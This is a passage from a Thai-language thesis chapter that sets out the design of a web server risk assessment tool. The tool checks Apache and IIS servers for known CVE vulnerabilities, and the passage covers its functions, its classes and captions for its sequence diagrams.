การออกแบบระบบใช้หลักการออกแบบระบบ ให้แต่ละส่วนมีหน้าที่การทำงานเป็นอิสระต่อกัน และมีขอบเขตความรับผิดชอบที่ชัดเจน โดยใช้แนวคิดเชิงวัตถุ (Object-Oriented Paradigm) ซึ่งประกอบไปด้วย

4.3.1 การออกแบบโครงสร้างการทำงานของโปรแกรม

การออกแบบโครงสร้างการทำงานของโปรแกรมเป็นการกำหนดการทำงานพื้นฐานซึ่งสนับสนุนการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ตามสถาปัตยกรรมที่ออกแบบในบทที่ 3 โดยฟังก์ชันการทำงานของโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่กำหนดแสดงด้วยแผนภาพยูสเคส ดังรูปที่ 4.2 และรายละเอียดของการทำงานของแต่ละส่วน สามารถอธิบายได้ดังนี้

4.3.1.1 ส่วนจัดการข้อมูลระดับผลกระทบ ข้อมูลระดับผลกระทบเป็นข้อมูลที่ใช้ในการกำหนดระดับค่าถ่วงน้ำหนักของผลกระทบที่ใช้ในการคำนวณค่าความเสี่ยงของแต่ละจุดบกพร่องโดยระดับผลกระทบดังกล่าวนี้ใช้ร่วมกันทั้งผลกระทบทางด้านการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน โดยฟังก์ชันนี้ทำหน้าที่ในการเพิ่ม ลบและแก้ไขข้อมูลระดับค่าถ่วงน้ำหนักของความเสียหายที่เกิดขึ้น



รูปที่ 4.2 แผนภาพยูสเคสแสดงฟังก์ชันการทำงานของเครื่องมือ

4.3.1.2 ส่วนจัดการข้อมูลรายการจุดบกพร่อง ข้อมูลรายการจุดบกพร่องเป็นข้อมูลพื้นฐานที่ใช้ในการประเมินความเสี่ยง ซึ่งวิทยานิพนธ์ฉบับนี้ใช้จุดบกพร่องซีวีอีที่เกี่ยวข้องกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์เป็นข้อมูลในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ โดยในแต่ละรายการจุดบกพร่องจะมีการกำหนดระดับผลกระทบจำแนกตามประเภทความเสียหายที่

เกิดขึ้นได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน ซึ่งระดับผลกระทบอ้างอิงจากข้อมูลในฟังก์ชันจัดการข้อมูลระดับผลกระทบ ส่วนฟังก์ชันนี้ทำหน้าที่เพิ่ม ลบ และแก้ไขข้อมูลรายการจุดบกพร่องตามที่ผู้ใช้งานต้องการ

4.3.1.3 ส่วนจัดการข้อมูลรายการร้องขอเพื่อใช้ตรวจสอบ รายการตรวจสอบเป็นรายการร้องขอข้อมูลเอชทีทีพีที่ใช้ส่งการร้องขอไปยังเว็บเซิร์ฟเวอร์เพื่อตรวจสอบจุดบกพร่องโดยในแต่ละจุดบกพร่องจะมีจำนวนรายการตรวจสอบ และเมธอดที่ใช้ในการร้องขอข้อมูลแตกต่างกัน นอกจากรายการตรวจสอบจะใช้ในการตรวจสอบจุดบกพร่องเพื่อคำนวณค่าความเสี่ยงแล้วยังใช้ในการจัดเก็บข้อมูลค่าความน่าจะเป็นอีกด้วย โดยฟังก์ชันนี้ทำหน้าที่ให้ผู้ใช้งานเพิ่ม ลบ และแก้ไขรายการร้องขอข้อมูลเพื่อใช้ในการตรวจสอบจุดบกพร่อง

4.3.1.4 ส่วนจัดการข้อมูลกลุ่มโฮสต์ ข้อมูลกลุ่มโฮสต์เป็นข้อมูลที่ใช้ในการแยกโฮสต์ออกเป็นกลุ่มๆ ทั้งนี้เพื่อจัดกลุ่มค่าความน่าจะเป็นและค่าความเสี่ยงในการเปรียบเทียบกับเว็บเซิร์ฟเวอร์เป้าหมาย โดยเบื้องต้นผู้วิจัยได้กำหนดกลุ่มของโฮสต์ตามชื่อโดเมนที่จดทะเบียนในประเทศไทย ได้แก่ co.th in.th ac.th go.th mi.th และ or.th ซึ่งฟังก์ชันนี้ทำหน้าที่ในการเพิ่ม ลบ และแก้ไขข้อมูลกลุ่มของโฮสต์ตามที่ผู้ใช้งานต้องการ

4.3.1.5 ส่วนจัดการข้อมูลโฮสต์ ข้อมูลโฮสต์เป็นข้อมูลชื่อโฮสต์หรือหมายเลขไอพีของเครื่องที่จะส่งรายการร้องขอข้อมูลเพื่อเก็บข้อมูลมาคำนวณค่าความน่าจะเป็นในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์อื่นๆ ต่อไป ทั้งนี้ผู้ใช้งานต้องกำหนดพอร์ตที่ใช้ในการร้องขอข้อมูลของแต่ละโฮสต์ไว้ด้วย ซึ่งฟังก์ชันนี้ทำหน้าที่ในการเพิ่ม ลบ และแก้ไขชื่อโฮสต์หรือหมายเลขไอพีและหมายเลขพอร์ตในการร้องขอข้อมูลตามที่ผู้ใช้งานต้องการ

4.3.1.6 ส่วนจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็น ข้อมูลผลการตอบสนองรายการร้องขอข้อมูลของแต่ละโฮสต์จะถูกบันทึกอยู่ในฐานข้อมูลของระบบเพื่อใช้ในการคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงต่อไป ทั้งนี้ฟังก์ชันนี้ทำหน้าที่ในการส่งรายการร้องขอข้อมูลเพื่อตรวจสอบจุดบกพร่องและรับผลการตอบสนองมาทำการบันทึกไว้ในฐานข้อมูล

4.3.1.7 ส่วนคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง ในการประเมินความเสี่ยงนั้นจำเป็นต้องใช้ค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องต่างๆ เป็นข้อมูลในการคำนวณค่าความเสี่ยงของเว็บเซิร์ฟเวอร์เป้าหมาย และค่าความเสี่ยงของโฮสต์ที่เก็บค่าไว้เป็นข้อมูลในการเปรียบเทียบค่าความเสี่ยง ทั้งนี้การคำนวณค่าความเสี่ยงจะคำนวณจำแนกตามประเภทความเสียหายโดยใช้ค่าถ่วงน้ำหนักที่กำหนดไว้ในแต่ละจุดบกพร่องในการคำนวณ ซึ่งฟังก์ชันนี้ทำหน้าที่คำนวณค่าความน่าจะเป็นตามช่วงเวลาที่ผู้ใช้งานกำหนด ซึ่งในการคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงนั้นผู้ใช้งานสามารถเลือกคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงแยกตามกลุ่มโฮสต์หรือคำนวณจากโฮสต์ทุกกลุ่มรวมกันก็ได้

4.3.1.8 ส่วนประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ เมื่อได้ค่าความน่าจะเป็นและค่าความเสี่ยงพื้นฐานในการเปรียบเทียบแล้ว ผู้ใช้งานสามารถทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ต่างๆ โดยเลือกค่าความน่าจะเป็นที่จะใช้ เช่นค่าความน่าจะเป็นจากกลุ่มโฮสต์ในช่วงวันเวลาต่างๆ เป็นต้น โดยฟังก์ชันนี้จะทำการส่งรายการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ที่ต้องการทำการประเมินความเสี่ยง และรับผลการตอบสนองกลับมาคำนวณค่าความเสี่ยงให้ผู้ใช้งานต่อไป

4.3.1.9 ส่วนออกรายงาน เมื่อผู้ใช้งานทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่ต้องการแล้วสามารถออกรายงานในรูปแบบของเอกสารเอชทีเอ็มแอลเพื่อเก็บผลการตรวจสอบไว้ใช้อ้างอิงต่อไปได้ โดยฟังก์ชันนี้ทำหน้าที่สร้างรายงานผลการตรวจสอบในรูปแบบของเอกสารเอชทีเอ็มแอล

4.3.1.10 ส่วนจัดการข้อมูลผู้ใช้งาน ผู้ใช้งานระบบสามารถเปลี่ยนรหัสผ่านในการเข้าสู่ระบบได้ โดยใช้ฟังก์ชันจัดการข้อมูลผู้ใช้งานระบบนี้

4.3.1.11 การเข้าสู่ระบบ ฟังก์ชันการทำงานต่างๆ ได้แก่ จัดการข้อมูลระดับผลกระทบ จัดการข้อมูลรายการจุดบกพร่อง จัดการข้อมูลรายการร้องขอเพื่อใช้ตรวจสอบ จัดการข้อมูลกลุ่มโฮสต์ จัดการข้อมูลโฮสต์ จัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็น และคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง ในทุกฟังก์ชันการทำงานผู้ใช้งานจะสามารถใช้ฟังก์ชันการทำงานต่างๆ โดยต้องผ่านการตรวจสอบผู้ใช้งานเพื่อเข้าสู่ระบบก่อน โดยฟังชันนี้ทำหน้าที่ในการตรวจสอบรหัสผ่านของผู้ใช้งาน

4.3.2 การวิเคราะห์ และออกแบบคลาสในระบบ

จากฟังก์ชันการทำงานที่กำหนดไว้ผู้วิจัยได้วิเคราะห์ และออกแบบคลาสของโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้คลาสต่างๆ โดยสามารถนำเสนอได้ใช้แผนภาพคลาส (Class Diagram) ดังรูปที่ 4.3 และรายละเอียดของคลาสต่างๆ ดังนี้

คลาส Http_Analysis เป็นคลาสหลักที่ทำหน้าที่ในการควบคุมการเริ่มการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ นอกจากนั้นยังทำหน้าที่ในการแสดงผลการประเมินความเสี่ยงและควบคุมการสร้างรายงานผลการประเมินความเสี่ยงอีกด้วย

คลาส Http_URL_Connection ทำหน้าที่ในการตรวจสอบสถานะของเว็บเซิร์ฟเวอร์ว่าเว็บเซิร์ฟเวอร์ที่ผู้ใช้งานต้องการทำการตรวจสอบนั้นสามารถติดต่อกับโปรแกรมได้หรือไม่ เพื่อสั่งให้ระบบเริ่มทำการส่งรายการร้องขอข้อมูลเพื่อทำการตรวจสอบต่อไป

คลาส Request_Command เป็นคลาสที่ทำหน้าที่ในการส่งรายการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์เพื่อตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ โดยมีส่วนที่ต้องคำนึงถึง

ในการส่งรายการร้องขอข้อมูลได้แก่รายการร้องขอข้อมูลและ เมธอดการทำงานของโปรโตคอลเอชทีทีพีในแต่ละรายการร้องขอข้อมูล

คลาส Server เป็นคลาสที่เก็บข้อมูลของเว็บเซิร์ฟเวอร์ที่จะทำการเก็บข้อมูลเพื่อนำมาคำนวณค่าความน่าจะเป็นโดยมีข้อมูลหลักคือชื่อหรือหมายเลขไอพีของเว็บเซิร์ฟเวอร์และหมายเลขพอร์ตของเว็บเซิร์ฟเวอร์

คลาส Result ทำหน้าที่แสดงผลการประเมินความเสี่ยงโดยทำงานร่วมกับคลาส Report_HTML และคลาส Analysis_Display ซึ่งรายละเอียดของคลาสดังกล่าวจะอธิบายต่อไป

คลาส User_Control ทำหน้าที่ตรวจสอบสิทธิผู้ใช้งานว่าสามารถใช้งานโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้หรือไม่

คลาส Response_Display ทำหน้าที่แสดงผลการทดสอบการติดต่อเพื่อส่งข้อมูลให้ผู้ใช้งานทราบถึงสถานะการติดต่อระหว่างโปรแกรมและเว็บเซิร์ฟเวอร์เป้าหมาย

คลาส Report_HTML เป็นคลาสที่ใช้ในการสร้างรายงานผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในรูปแบบของเอกสารเอชทีเอ็มแอล

คลาส Analysis_Display ทำหน้าที่แสดงผลการประเมินความเสี่ยงเว็บเซิร์ฟเวอร์ให้ผู้ใช้งานทราบ

คลาส Menu_Manager เป็นคลาสที่ทำหน้าที่จัดการเมนูการทำงานต่างๆ ได้แก่ เมนูการเปลี่ยนรหัสผ่าน เมนูแสดงรายการจุดบกพร่อง เมนูการจัดการจุดบกพร่อง เมนูแสดงรายการผลกระทบ เมนูการจัดการรายการผลกระทบ เมนูแสดงรายการร้องขอข้อมูล เมนูจัดการรายการร้องขอข้อมูล เมนูแสดงกลุ่มของโฮสต์ เมนูจัดการกลุ่มของโฮสต์ เมนูแสดงข้อมูลโฮสต์ เมนูจัดการข้อมูลโฮสต์ เมนูจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็น และเมนูคำนวณค่าความน่าจะเป็น

คลาส Probability_Collect ทำหน้าที่ในการจัดเก็บข้อมูลเพื่อให้ผู้ใช้งานใช้ในการคำนวณค่าความน่าจะเป็นต่อไป

คลาส Probability_Calculate ทำหน้าที่คำนวณค่าความน่าจะเป็นตามช่วงเวลาที่ผู้ใช้งานกำหนด ทั้งนี้ค่าความน่าจะเป็นดังกล่าวใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เป้าหมายต่อไป

คลาส User_Manager ทำหน้าที่จัดการข้อมูลผู้ใช้งาน

คลาส Host_manager ทำหน้าที่จัดการข้อมูลโฮสต์ที่ใช้ในการเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็น

คลาส HostGroup_Manager ทำหน้าที่จัดการข้อมูลกลุ่มของโฮสต์ที่ใช้ในการเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็น ทั้งนี้เพื่อให้สามารถเก็บข้อมูลของโฮสต์เป็นกลุ่มตามต้องการได้

คลาส Impact_manager ทำหน้าที่จัดการข้อมูลระดับผลกระทบของจุดบกพร่องโดยผู้วิจัยได้ทำการกำหนดระดับผลกระทบไว้ 3 ระดับคือระดับสูง ระดับปานกลาง และระดับต่ำ


คลาส CVE_Manager ทำหน้าที่ในการจัดการข้อมูลจุดบกพร่องที่ใช้ในการตรวจสอบเว็บเซิร์ฟเวอร์ ทั้งนี้จุดบกพร่องดังกล่าวต้องอาศัยรายการร้องขอข้อมูลในการตรวจสอบด้วย ซึ่งงานวิจัยนี้ได้ใช้จุดบกพร่องซีวีอีที่เกี่ยวข้องกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์รวม 33 จุดบกพร่องดังแสดงในภาคผนวก ค

คลาส Request_Manager ทำหน้าที่จัดการรายการร้องขอข้อมูลเพื่อใช้ในการตรวจสอบจุดบกพร่องต่างๆ ซึ่งต้องอาศัยผู้มีประสบการณ์ในการกำหนดรายการร้องขอนี้ โดยงานวิจัยนี้ได้กำหนดรายการร้องขอข้อมูลเพื่อตรวจสอบจุดบกพร่องของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์ดังแสดงในภาคผนวก ง


คลาส DB_Manager เป็นคลาสที่ทำหน้าที่ในการติดต่อกับฐานข้อมูล เรียกข้อมูลจากฐานข้อมูล ตลอดจนปรับเปลี่ยนข้อมูลในฐานข้อมูลตามที่ผู้ใช้งานต้องการอีกด้วย

4.3.3 การออกแบบขั้นตอนของการติดต่อระหว่างคลาสภายในระบบ


เมื่อออกแบบคลาสที่ใช้ในโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์แล้ว ผู้วิจัยได้ทำการวิเคราะห์และออกแบบขั้นตอนของการติดต่อระหว่างคลาสภายในโปรแกรมซึ่งสามารถอธิบายได้โดยแผนภาพซีเควนซ์ (Sequence Diagram) ดังแสดงในรูปที่ 4.4 ถึง 4.12 โดยแผนภาพซีเควนซ์นั้นจะแสดงเฉพาะรายละเอียดในการติดต่อระหว่างส่วนต่างๆ ของโปรแกรมเท่านั้น รายละเอียดการใช้งานของผู้ใช้งานทั้งส่วนของการติดตั้งโปรแกรมและการใช้งานโปรแกรมอธิบายในคู่มือการติดตั้งโปรแกรมในภาคผนวก ฉ และคู่มือการใช้งานโปรแกรมในภาคผนวก ช



รูปที่ 4.3 แผนภาพคลาสแสดงคลาสที่ใช้ในระบบประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์



รูปที่ 4.4 แผนภาพซีเควนซ์แสดงขั้นตอนการเข้าสู่ระบบ




รูปที่ 4.5 แผนภาพซีเควนซ์แสดงขั้นตอนการจัดการข้อมูลระดับผลกระทบ

การเข้าสู่ระบบ

รูปที่ 4.4 แสดงขั้นตอนการสู่ระบบโดยเริ่มที่ผู้ใช้งานทำการตรวจสอบสิทธิการใช้งานโปรแกรมโดยการระบุชื่อผู้ใช้งานและรหัสผ่าน โปรแกรมจะทำการเรียกข้อมูลรหัสผ่านในระบบของผู้ใช้งานเพื่อตรวจสอบกับรหัสผ่านที่ผู้ใช้งานระบุ และแสดงผลการตรวจสอบให้ผู้ใช้งานทราบต่อไป

การจัดการข้อมูลระดับผลกระทบ

